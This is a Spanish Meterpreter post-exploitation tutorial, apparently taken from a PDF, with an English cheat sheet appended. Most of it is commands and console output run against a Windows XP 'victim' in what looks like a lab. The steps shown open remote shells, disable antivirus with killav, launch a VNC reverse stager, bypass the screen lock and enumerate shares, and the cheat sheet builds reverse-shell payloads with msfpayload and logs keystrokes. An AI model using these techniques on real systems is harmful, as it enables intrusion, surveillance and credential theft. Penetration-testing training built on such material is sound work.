
Shell remota

Exit volveremos a la consola meterpreter

Execute

Con el comando execute también podemos ejecutar una consola remota de la siguiente manera:

```
Meterpreter > execute -f cmd.exe -i -t
```



```
bash
Usage: execute -f file [options]
Executes a command on the remote machine.
OPTIONS:
  -H      Create the process hidden from view.
  -a <opt> The arguments to pass to the command.
  -c      Channelized I/O (required for interaction).
  -d <opt> The 'dummy' executable to launch when using -m.
  -f <opt> The executable command to run.
  -h      Help menu.
  -i      Interact with the process after creating it.
  -k      Execute process on the meterpreters current desktop
  -m      Execute from memory.
  -s <opt> Execute process in a given session as the session user
  -t      Execute process with currently impersonated thread token

meterpreter > execute -f cmd.exe -i -t
Process 1872 created.
Channel 2 created.
Microsoft Windows XP [Versi4n 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.
C:\WINDOWS\system32>
```


Comando execute

Upload

La finalidad de upload consiste en poder subir ficheros del equipo remoto

```
Meterpreter > upload c:\\prueba.txt c:\\prueba.txt
```

Observen que la contrabarra se repite.




Subida de fichero

Download

Podemos descargar del sistema remota ficheros a nuestra maquina local

```
Meterpreter > download c:\\prueba.txt c:\\prueba.txt
```



```
bash
meterpreter > upload c:\\prueba.txt /tmp/prueba.txt
[*] uploading : c:\\prueba.txt -> /tmp/prueba.txt
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload c:\\prueba.txt c:\\prueba.txt
[*] uploading : c:\\prueba.txt -> c:\\prueba.txt
[-] core_channel_open: Operation failed: The system cannot find the path specified.
meterpreter > upload c:\\prueba.txt c:\\prueba.txt
[*] uploading : c:\\prueba.txt -> c:\\prueba.txt
[*] uploaded : c:\\prueba.txt -> c:\\prueba.txt
meterpreter > download c:\\prueba.txt c:\\prueba2.txt
[*] downloading : c:\\prueba.txt -> c:\\prueba2.txt
[*] downloaded : c:\\prueba.txt -> c:\\prueba2.txt/prueba.txt
meterpreter > download c:\\prueba.txt c:\\prueba.txt
[*] downloading : c:\\prueba.txt -> c:\\prueba.txt
[*] downloaded : c:\\prueba.txt -> c:\\prueba.txt
meterpreter >
```

Descarga ficheros

Reg

El registro de Windows es el centro de nuestro sistema, su manipulación puede dejar sin acceso a este, por lo que esta sección hay que medirla con precaución.

Un ejemplo de consulta al registro, seria comprobar si el equipo remoto tiene activado el firewall.

```
reg                                queryval                            -k
HKLM\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallP
olicy\\StandardProfile -v EnableFirewall
```

```
bash
queryval  Queries the data contents of a value [-k <key> -v <val>]

meterpreter > reg HKLM\\SYSTEM\\CurrentControlSet
Usage: reg [command] [options]

Interact with the target machine's registry.

OPTIONS:
  -d <opt> The data to store in the registry value.
  -h <opt> Help menu.
  -k <opt> The registry key path (E.g. HKLM\\Software\\Foo).
  -t <opt> The registry value type (E.g. REG_SZ).
  -v <opt> The registry value name (E.g. Stuff).

COMMANDS:
  enumkey  Enumerate the supplied registry key [-k <key>]
  createkey Create the supplied registry key [-k <key>]
  deletekey Delete the supplied registry key [-k <key>]
  queryclass Queries the class of the supplied key [-k <key>]
  setval Set a registry value [-k <key> -v <val> -d <data>]
  deleteval Delete the supplied registry value [-k <key> -v <val>]
  queryval Queries the data contents of a value [-k <key> -v <val>]

meterpreter > reg -k HKLM\\SYSTEM\\CurrentControlSet
[-] You must specify a key path (-k)
meterpreter > reg -k HKLM\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile
[-] You must specify a key path (-k)
meterpreter > reg queryval -k HKLM\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile
[-] You must specify a value name (-v)
meterpreter > reg queryval -k HKLM\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile -v EnableFirewall
[-] stdapi_registry_query_value: Operation failed: The system cannot find the file specified.
meterpreter > reg queryval -k HKLM\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile -v EnableFirewall
Key: HKLM\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile
Name: EnableFirewall
Type: REG_DWORD
Data: 1
meterpreter >
```

Consulta valor de Registro

El registro nos muestra muchos datos interesantes con los que podemos trabajar o sea de algunos de los valores que pueden sernos útiles.


Estado del Firewall

HKEY_LOCAL_MACHINE

\\SYSTEM\\CurrentControlSet\\Services\\SharedAccess\\Parameters\\FirewallPolicy\\StandardProfile\\EnableFirewall

killav

Este plugin desactiva los módulos antivirus del equipo remoto




```
bash
[-] The specified script could not be found: avkill
meterpreter > run killav
[*] Killing Antivirus services on the target...
meterpreter > 
```

Comando killav

Enum_shares

Aquí podremos enumerar todos los recursos compartidos del sistema remoto.



```
bash
meterpreter >
meterpreter > idletime
User has been idle for: 1 min 26 secs
meterpreter > run enum_shares
[*] The following shares where found:
[*]   Name: prova
[*]   Path: C:\prova
[*]   Type: 0
[*]
[*]   Name: print$
[*]   Path: C:\WINDOWS\system32\spool\drivers
[*]   Type: 0
[*]
[*]   Name: HP
[*]   Path: HP LaserJet 8100 Series PS,LocalSpoolOnly
[*]   Type: 1
[*]
[*] Recent UNC paths entered in Run Dialog found:
[*]   \\192.168.1.59\c$\1
meterpreter >
```

Recursos compartidos

Service_manager

Con Service_manager tendremos la posibilidad de gestionar todos los servicios del equipo remoto

```

bash
\\192.168.1.59\c$\1
meterpreter > run service_manager
Meterpreter Script for managing Windows Services.

OPTIONS:
-C Create Service, service will be set to auto start
-D Delete Service
-K Stop Service
-S Start Service
-c Change Service StartUp. Default <Auto>
-d <opt> Display Name of Service
-h Help menu.
-i Get Service Information
-l List Services
-n <opt> Service Name
-p <opt> Service command
-s <opt> Startup Parameter for service. Specify Auto, Manual or Disabled

meterpreter > run service_manager -l
Service List:
Alerter
ALG
AppMgmt
AudioSrv

```

Gestión de servicios Windows

Podemos usar los métodos post en una sesión meterpreter para obtener muchísima información.

```


Development - Metasploit Console
File Edit View Help

windows/gather/enum_ie normal Windows Gather Internet Explorer User Data Enu
windows/gather/enum_logged_on_users normal Windows Gather Logged On User Enumeration (Reg
windows/gather/enum_ms_product_keys normal Windows Gather Product Key
windows/gather/enum_powershell_env normal Windows Gather Powershell Environment Setting
windows/gather/enum_services normal Windows Gather Service Info Enumeration
windows/gather/enum_shares normal Windows Gather SMB Share Enumeration via Regis
windows/gather/enum_snmp normal Windows Gather SNMP Settings Enumeration (Regi
windows/gather/enum_termerv normal Windows Gather Terminal Server Client Connecti
windows/gather/enum_tokens normal Windows Gather Enumerate Domain Admin Tokens (
windows/gather/forensics/duqu_check normal Post Windows Gather Forensics Duqu Registry Ch
windows/gather/forensics/enum_drives normal Windows Gather Physical Drives and Logical Vol
windows/gather/forensics/imager normal Windows Gather Forensic Imaging
windows/gather/forensics/nbd_server normal Windows Gather Local NBD Server
windows/gather/hashtdmp normal Windows Gather Local User Account Password Has
windows/gather/memory_grep normal Windows Gather Process Memory Grep
windows/gather/resolve_sid normal Windows Gather Local User Account SID Lookup
windows/gather/reverse_lookup normal Windows Gather IP Range Reverse Lookup
windows/gather/screen_spy normal Windows Gather Screen Spy
windows/gather/smart_hashtdmp normal Windows Gather Local and Domain Controller Acc
windows/gather/usb_history normal Windows Gather USB Drive History
windows/gather/win_privs normal Windows Gather Privileges Enumeration
windows/gather/wmic_command normal Windows Gather Run Specified WMIC command
windows/manage/add_user_domain normal Windows Manage Add User to the Domain and/or t
windows/manage/autoroute normal Windows Manage Network Route via Meterpreter S
windows/manage/delete_user normal Windows Manage Local User Account Deletion
windows/manage/download_exec normal Windows Manage Download and/or Execute
windows/manage/enable_rdp normal Windows Manage Enable Remote Desktop
windows/manage/inject_ca normal Windows Manage Certificate Authority Injection
windows/manage/inject_host normal Windows Manage hosts file injection
windows/manage/migrate normal Windows Manage Process Migration
windows/manage/multi_meterpreter_inject normal Windows Manage Inject in Memory Multiple Paylo
windows/manage/nbd_server normal Windows Manage Local NBD Server for Remote Dis
windows/manage/payload_inject normal Windows Manage Memory Payload Injection Module
windows/manage/persistence normal Windows Manage Persistent Payload Installer
windows/manage/psexploit normal Windows Manage PXE Exploit Server
windows/manage/remove_ca normal Windows Certificate Authority removal
windows/manage/remove_host normal Windows Manage Host File Entry Removal

```

vnc


Con Vnc podemos ver gráficamente todos los movimientos del equipo victima. Nos devuelve una sesión gráfica del equipo remoto.



```
Development - Metasploit Console
File Edit View Help
C:\Documents and Settings\Administrador>exit
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.59 LPORT=4545)
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp\ovmuacJkx11O.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.59:4545...
meterpreter > run vnc
[*] Creating a VNC reverse tcp stager: LHOST=192.168.1.59 LPORT=4545)
[*] Running payload handler
[*] VNC stager executable 73802 bytes long
[*] Uploaded the VNC agent to C:\DOCUME~1\ADMINI~1\CONFIG~1\Temp\uxshemXQmDI.exe (must be deleted manually)
[*] Executing the VNC agent with endpoint 192.168.1.59:4545...
meterpreter >
```


Screen_unlock

Cuando la sesión del equipo remoto esta bloqueada nos permite deshabilitar el bloqueo.



```
Development - Metasploit Console
File Edit View Help
meterpreter > run screen_unlock
[*] OS 'Windows XP (Build 2600, Service Pack 3).' found in known targets
[*] patching...
[*] done!
meterpreter >
```

La lista de scripts en meterpreter es bastante larga y se actualizan constantemente añadiendo nuevas funcionalidades, por lo que os animo a que descubráis todo el poder de la consola, os muestro la ubicación de todos ellos.



Scripts para Meterpreter

C:\metasploit\msf3\scripts\meterpreter.

En las últimas versiones de metasploit la forma en ejecutar los plugins ha cambiado un poco permitiendo ejecutar estos en varias sesiones creadas de meterpreter pudiendo interactuar con ellas.

Meterpreter : post

Si ejecutamos el comando show post, nos mostrará los plugins disponibles para ejecutar en una sesión de meterpreter en segundo plano.

```
msf exploit(mw08_067_netapi) > show post

Post
====

Name                                     Disclosure Date Rank      Description
-----
aix/hashdump                            normal          AIX Gather Dump Password Hashes
cisco/gather/enum_cisco                  normal          Gather Cisco Device General Information
linux/gather/checkvm                     normal          Linux Gather Virtual Environment Detection
linux/gather/enum_configs                 normal          Linux Gather Configurations
linux/gather/enum_network                 normal          Linux Gather Network Information
linux/gather/enum_protections             normal          Linux Gather Protection Enumeration
linux/gather/enum_system                  normal          Linux Gather System and User Information
linux/gather/enum_users_history           normal          Linux Gather User History
linux/gather/hashdump                    normal          Linux Gather Dump Password Hashes for Linux Systems
linux/gather/mount_cifs_creds             normal          Linux Gather Saved mount.cifs/mount.smbfs Credentials
multi/gather/apple_ios_backup             normal          Windows Gather Apple iOS MobileSync Backup File Collection
multi/gather/dns_bruteforce               normal          Multi Gather DNS Forward Lookup Bruteforce
multi/gather/dns_reverse_lookup           normal          Multi Gather DNS Reverse Lookup Scan
multi/gather/dns_srv_lookup               normal          Multi Gather DNS Service Record Lookup Scan
multi/gather/enum_vbox                    normal          Multi Gather VirtualBox VM Enumeration
multi/gather/env                           normal          Multi Gather Generic Operating System Environment Settings
multi/gather/fetchmailrc_creds            normal          UNIX Gather .fetchmailrc Credentials
multi/gather/filezilla_client_cred        normal          Multi Gather FileZilla FTP Client Credential Collection
multi/gather/find_vm                      normal          Multi Gather VMware VM Identification
multi/gather/firefox_creds                normal          Multi Gather Firefox Signon Credential Collection
multi/gather/multi_command                normal          Multi Gather Run Shell Command Resource File
multi/gather/netrc_creds                  normal          UNIX Gather .netrc Credentials
multi/gather/pidgin_cred                  normal          Multi Gather Pidgin Instant Messenger Credential Collection
multi/gather/ping_sweep                   normal          Multi Gather Ping Sweep
```

Seleccionaremos el que nos interese, en nuestro caso para saber los recursos compartidos de la máquina remota.

Msf> use Windows/gather/enum_shares


Seguidamente con show options nos mostrará las opciones que tenemos y una de ellas es el parámetro session donde le indicaremos el numero de sesión que tenemos abierta con meterpreter

```
msf exploit(mw08_067_netapi) > use windows/gather/enum_shares
msf post(enum_shares) > show options

Module options (post/windows/gather/enum_shares):

Name      Current Setting  Required  Description
-----
CURRENT   true             yes       Enumerate currently configured shares
ENTERED   true             yes       Enumerate Recently entered UNC Paths in the Run Dialog
RECENT    true             yes       Enumerate Recently mapped shares
SESSION   yes              yes       The session to run this module on.
```

Definimos el parámetro con set session 1 (numero de la sesión meterpreter obtenida con sessions -l) y ejecutamos con el parámetro run



```
Development - Metasploit Console
File Edit View Help

1 meterpreter x86/win32 NT AUTHORITY\SYSTEM @ VICTIMA 192.168.1.59:4444 -> 192.168.1.80:1035 (192.168.1.80)

msf post(enum_shares) > set session 1
session => 1
msf post(enum_shares) > run

[*] Running against session 1
[*] The following shares were found:
[*] Name: prova
[*] Path: C:\prova
[*] Type: 0
[*]
[*] Name: print$
[*] Path: C:\WINDOWS\system32\pool\drivers
[*] Type: 0
[*]
[*] Name: HP
[*] Path: HP LaserJet 8100 Series PS,LocalSplOnly
[*] Type: 1
[*]
```

Nos devuelve los recursos compartidos de la sesión iniciada.

Os adjunto un pequeño mapa de ejecución .



Meterpreter Cheat Sheet

version: 0.1

Executing Meterpreter

As a Metasploit Exploit Payload (bind_tcp) for bind shell or (reverse_tcp) for reverse shell
As Standalone binary to be uploaded and executed on the target system:

```

./msfpayload windows/meterpreter/bind_tcp LPORT=443 X > meterpreter.exe (Bind Shell)
./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/bind_tcp LPORT=443 RHOST=<IP>
./msfpayload windows/meterpreter/reverse_tcp RHOST=<IP> RPORT=443 X > meterpreter.exe (Reverse Shell)
./msfcli exploit/multi/handler PAYLOAD=windows/meterpreter/reverse_tcp LPORT=443 E
        
```

User Interface Commands

```

meterpreter> idletime
Displays how much time the user is inactive

meterpreter> keyscan_start
Starts recording user key typing
meterpreter>keyscan_dump
Dumps the user's key strokes
meterpreter> keyscan_stop
Stops recording user typing
        
```

Core Commands

meterpreter> background Puts the Meterpreter session in background mode. Session could be recovered typing: sessions -l (to identify session ID) sessions -i <Session ID>	meterpreter> use <library> Permits loading extra meterpreter functionalities with the following loadable libraries: <table> <tr> <td>espia</td> <td>Allows Desktop spying through screenshots</td> </tr> <tr> <td>incognito</td> <td>Allows user impersonation sort of commands</td> </tr> <tr> <td>priv</td> <td>Allows filesystem and hash dumping commands</td> </tr> <tr> <td>sniffer</td> <td>Allows network sniffing interaction commands</td> </tr> </table>	espia	Allows Desktop spying through screenshots	incognito	Allows user impersonation sort of commands	priv	Allows filesystem and hash dumping commands	sniffer	Allows network sniffing interaction commands	meterpreter> run <script> Permits the execution of ruby selfdeveloped meterpreter scripts such: <table> <tr> <td>checkvm</td> <td>killav</td> </tr> <tr> <td>credcollect</td> <td>metstvc</td> </tr> <tr> <td>get_local_subnets</td> <td>migrate</td> </tr> <tr> <td>getcountermeasure</td> <td>netenum</td> </tr> <tr> <td>getgui</td> <td>prefetchtool</td> </tr> <tr> <td>gettelnet</td> <td>vnc_oneport / vnc</td> </tr> <tr> <td>hashdump</td> <td>sheduleme</td> </tr> <tr> <td>keylogrecorder</td> <td>winenum</td> </tr> </table>	checkvm	killav	credcollect	metstvc	get_local_subnets	migrate	getcountermeasure	netenum	getgui	prefetchtool	gettelnet	vnc_oneport / vnc	hashdump	sheduleme	keylogrecorder	winenum
espia	Allows Desktop spying through screenshots																									
incognito	Allows user impersonation sort of commands																									
priv	Allows filesystem and hash dumping commands																									
sniffer	Allows network sniffing interaction commands																									
checkvm	killav																									
credcollect	metstvc																									
get_local_subnets	migrate																									
getcountermeasure	netenum																									
getgui	prefetchtool																									
gettelnet	vnc_oneport / vnc																									
hashdump	sheduleme																									
keylogrecorder	winenum																									

```

meterpreter> getwd
Obtain current working directory on Server's Side

meterpreter> getlwd
Obtain local current working directory

meterpreter> del <file>
Deletes the given file

meterpreter> cat <file>      meterpreter> edit <file>
Read the given file          Edit the given file

